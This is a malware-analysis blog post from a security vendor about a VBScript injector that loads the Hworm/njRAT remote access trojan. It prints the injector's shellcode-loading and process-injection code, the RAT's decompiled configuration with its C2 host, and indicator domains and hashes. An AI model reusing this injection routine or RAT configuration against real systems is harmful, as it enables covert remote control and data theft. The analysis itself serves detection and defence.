A look at Hworm / Houdini AKA njRAT

By Arnold Osipov

Archived: 2026-04-06 00:27:48 UTC

Hworm/njRAT is a Remote Access Tool (RAT) that first appeared in 2013 in targeted attacks against the international energy industry, primarily in the Middle East. It was soon commoditized and is now part of a constantly evolving family of RATs that pop-up in various new formats. Today we see this attack employed on a regular basis as part of widespread spam phishing campaigns – if successful, *Hworm* gives the attacker complete control of the victim's system. Morphisec Labs recently observed a new version with a minor modification to its obfuscation technique.

Technical Description

The attack uses the kind of fileless VBScript injector, leveraging DynamicWrapperX, that has been seen used in the wild by RATs such as **HWorm**, DarkComet, KilerRAT and others. We observed a new obfuscation level, as the distribution of this RAT is still changing and running. We will describe the injector stage and how it used to load Hworm/Houdini RAT.

Stage 1

The payload is a VBS file, which, in some cases, comes obfuscated or encoded with couple of layers.

Figure 1: Obfuscated VBScript

The next stage VBS file contains 3 chunks of base64 streams:

DCOM_DATA: Holds a PE file, which is DynamicWrapperX. It allows to call functions exported by DLL libraries, in particular Windows API functions, from JScript and VBScript.

LOADER_DATA: Holds RunPE shellcode.

FILE_DATA: Holds the shellcode that is injected to the host process. This will be discussed later.

As the script executes, it drops a copy of itself into %appdata%Microsoft and gains persistence by editing the registry key: '*HKEY_CURRENT_USERSoftwareMicrosoftWindowsCurrentVersionRun*'.

- The script checks whether the current environment is 64bit or not. If it is, it will execute the script with a 32-bit version of wscript.exe (from SysWOW64).




Figure 2 : Execute with 32-bit version of wsscript.exe

- It determines the path for the host process that ***FILE_DATA*** will be injected into. There are two options – 'wscript.exe' or 'msbuild.exe'. In our samples, the flag that decided which path to use was hardcoded (set to True), thus, always chose msbuild.exe.

```
IF NOT IS_DOTNET THEN
   HOST_FILE = SHELLOBJ.EXPANDENVIRONMENTSTRINGS ("%WINDIR%" & "\" & HOST_FILE)
ELSE
   HOST_FILE = SHELLOBJ.EXPANDENVIRONMENTSTRINGS ("%WINDIR%")&"\MICROSOFT.NET\FRAMEWORK\V2.0.50727\MSBUILD.EXE"
END IF
```

Figure 3 choose host process

- ***DCOM_DATA*** is decoded and dropped to %temp% directory under the name "HOUDINI.BIN" and registered with regsvr32.exe. It creates an object instance named "DynamicWrapperX" and registers two DLL functions: "CallWindowProcW" from "User32.dll" and "VirtualAlloc" from "Kernel32.dll". It uses VirtualAlloc to allocate memory for the RunPE shellcode and ***FILE_DATA*** shellcode, then, invokes it using CallWindowProcW.

```
DO
SHELLOBJ.RUN "REGSVR32.EXE /I /S "& CHR(34)&DCOM_NAME& CHR(34),0,TRUE
SET DCOM = CREATEOBJECT("DYNAMICWRAPPERX")
WSCRIPT.SLEEP 1000
LOOP UNTIL ISOBJECT(DCOM)

DCOM.REGISTER "USER32.DLL", "CallWindowProcW",LCASE("I=PHULL"), LCASE("R=U")
DCOM.REGISTER "KERNEL32.DLL", "VirtualAlloc",LCASE("I=PUUU"), LCASE("R=P")

LOADER_DATA = BASE64TOHEX (LOADER_DATA)
FOR I = 0 TO UBOUND (FILE_DATA) -1 STEP 1
    FILE_DATA(I) = BASE64TOHEX (FILE_DATA(I))
NEXT

LOADER_PTR = DCOM.VIRTUALALLOC (0,LEN(LOADER_DATA)/2,4096,64)
FOR I = 1 TO LEN (LOADER_DATA) STEP 2
CHAR = ASC(CHR("&H"&MID (LOADER_DATA,I,2)))
DCOM.NUMPUT EVAL(CHAR),LOADER_PTR,(I-1)/2
NEXT
COUNT = 0
PE_PTR = DCOM.VIRTUALALLOC (0,FILE_SIZE+1,4096,64)
FOR I = 0 TO UBOUND (FILE_DATA) -1 STEP 1
   FOR X = 1 TO LEN (FILE_DATA(I)) STEP 2
   CHAR = ASC(CHR("&H"&MID (FILE_DATA(I),X,2)))
   DCOM.NUMPUT EVAL(CHAR),PE_PTR,COUNT
   COUNT = COUNT + 1
   NEXT
NEXT
DCOM.CALLWINDOWPROCW LOADER_PTR,PE_PTR,DCOM.STRPTR (HOST_FILE),DCOM.STRPTR (COMMAND_LINE),0
```

Figure 4 invoke injection procedure

Stage 2

The second stage is basically ***FILE_DATA*** which is injected to ‘msbuild.exe’ using ***LOADER_DATA*** (RunPE). ***FILE_DATA*** is base64 encoded – trying to decode and look at it does not yield information, as there is another layer of encoding.

Address	Hex	ASCII
063F0000	8E FE 2F 85 CC 12 FD 56 7A 48 E2 3F 5D AD AF 1E	.þ/.Ì.ýVzHâ?]. ¯.
063F0010	0D 06 DE B0 EF 8F 97 68 0A 29 C8 C9 9F 5B EA 23	..Þ°ï..h.)ÈÉ.[ê#
063F0020	C6 07 43 4E D1 34 8F 83 BA 7C F1 83 52 A3 58 A6	Æ.CNÑ4..º|ñ.R£X¦
063F0030	69 65 FC 38 A7 3F D3 39 C1 E0 E4 8D 31 8F 95 DA	ieü8§?Ó9Áàä.1..Ú
063F0040	B4 82 2A 21 A4 CB 31 43 7F C9 CA 99 CA 57 17 F8	´.*!¤Ë1C.ÉÊ.ÊW.ø
063F0050	33 03 E6 57 A5 05 6C 4E 7B A1 93 44 19 46 28 73	3.æW¥.lN{¡.D.F(s
063F0060	C1 A2 D8 24 F8 D8 B1 2B 6B D8 28 62 B6 D3 B3 F7	Á¢Ø$øØ±+kØ(b¶Ó³÷
063F0070	21 BB 1F E6 33 F0 C5 35 34 DB 97 53 E3 D7 4F 2F	!».æ3ðÅ54Û.SãxO/
063F0080	D1 1C 8A 96 D0 DB B2 EA C7 5B 4F 38 E3 8F 03 4E	Ñ...ÐÛ²êÇ[O8ã...N
063F0090	AB 12 D7 4A 8F 25 B0 14 B6 8D 1F 69 56 8A 51 A2	«.xJ.%°.¶..iV.Q¢
063F00A0	A4 38 7B F5 07 DF 28 A6 97 B9 21 80 2A 07 2E 66	¤8{õ.ß(¦.'!.*..f
063F00B0	FA 7B 9E 53 F5 78 65 10 9E A5 58 DF 06 24 D6 18	ú{.SõxeX¥Xß.$Ö.
063F00C0	B6 22 AA 22 DC 6E BC 3C 81 44 6B 81 05 87 12 80	¶"ª"Ün¼<.Dk.....
063F00D0	0E 23 85 49 B7 B7 28 BF 51 BF EC AF 25 60 7F 3F	.#.I··(¿Q¿ì¯%`.?
063F00E0	08 35 6A CB 6F 3A DE 7B 4F 4C 1D 23 CC 3D A0 EB	.5jËo:Þ{OL.#Ì= ë
063F00F0	33 3A 40 A9 D1 98 90 DA 52 27 6C 44 72 15 51 F8	3:@©Ñ..ÚR'lDr.Qø
063F0100	3B 93 AE E6 3E 32 FB 15 12 26 88 68 12 05 9E 08	;.®æ>2û..&.h....
063F0110	33 CB 24 26 DC 11 F2 A1 F6 92 16 2C 94 2C 25 8E	3Ë$&Ü.ò¡ö..,.,%.
063F0120	39 DC 8C CF C4 65 44 6C 87 73 D5 56 82 A9 DA D1	9Ü.ÏÄeDl.sÕV.©ÚÑ
063F0130	58 A3 3A FD 96 CA D1 35 D0 D9 27 6F B9 B5 67 47	X£:ý.ÊÑ5ÐÙ'o'µgG

Figure 5 FILE_DATA base64 decoded

LOADER_DATA (RunPE shellcode) is responsible for the second decoding routine.




Figure 6 After LOADER_DATA decoding

Eventually, we see ***FILE_DATA*** is a portable executable, written in Dot Net. Looking at the decompiled source code we can see Hworm (njRAT) configuration.

```
// Token: 0x04000001 RID: 1
public static string VN = "SGFjS2Vk";

// Token: 0x04000002 RID: 2
public static string VR = "Hallaj PRO Rat [Fixed]";

// Token: 0x04000003 RID: 3
public static object MT = null;

// Token: 0x04000004 RID: 4
public static string EXE = "svchost.exe";

// Token: 0x04000005 RID: 5
public static string DR = "AppData";

// Token: 0x04000006 RID: 6
public static string RG = "183d24d29354086f9c19c24368929a8c";

// Token: 0x04000007 RID: 7
public static string H = "chroms.linkpc.net";

// Token: 0x04000008 RID: 8
public static string P = "11";

// Token: 0x04000009 RID: 9
public static string Y = "boolLove";
```

Figure 7

- “svchost.exe” – Trojan exe.
- “AppData” – Installation path.
- “183d24d29354086f9c19c24368929a8c” – Mutex name.
- “chroms.linkpc.net” – C2 address.
- “11” – Port.
- “boolLove” – Socket key.

Conclusion

Morphisec protects against Hworm and similar attacks. By applying Moving target defense technology, we deterministically prevent this attack without relation to signatures / patterns or obfuscation techniques.

Artifacts


Domain C2s:

- chroms[.]linkpc.net
- salh[.]linkpc.net
- finix5[.]hopto.org
- finixalg11[.]ddns.net

VBScripts:

- b936e702d77f9ca588f37e5683fdfdf54b4460f9
- 329bb19737387d050663cce2361799f2885960b2
- a5e1c1c72a47f400b3eb69c24c5d2c06cc2e4e0f
- 27cf0b9748936212390c685c88fa4cf1233ca521
- d5f352cba7be33b0993d5a59ff296fbd4b594a6e
- 82eb7aeedc670405de56ea1fef984fe8294efcfd
- d91f060037aaa59a0ad4622c9f3bc5e86e4eb4cd

About the author



Arnold Osipov

Malware Researcher

Arnold Osipov is a Malware Researcher at Morphisec, who has spoken at BlackHat and and been recognized by Microsoft Security for his contributions to malware research related to Microsoft Office. Prior to his arrival at Morphisec 6 years ago, Arnold was a Malware Analyst at Check Point.
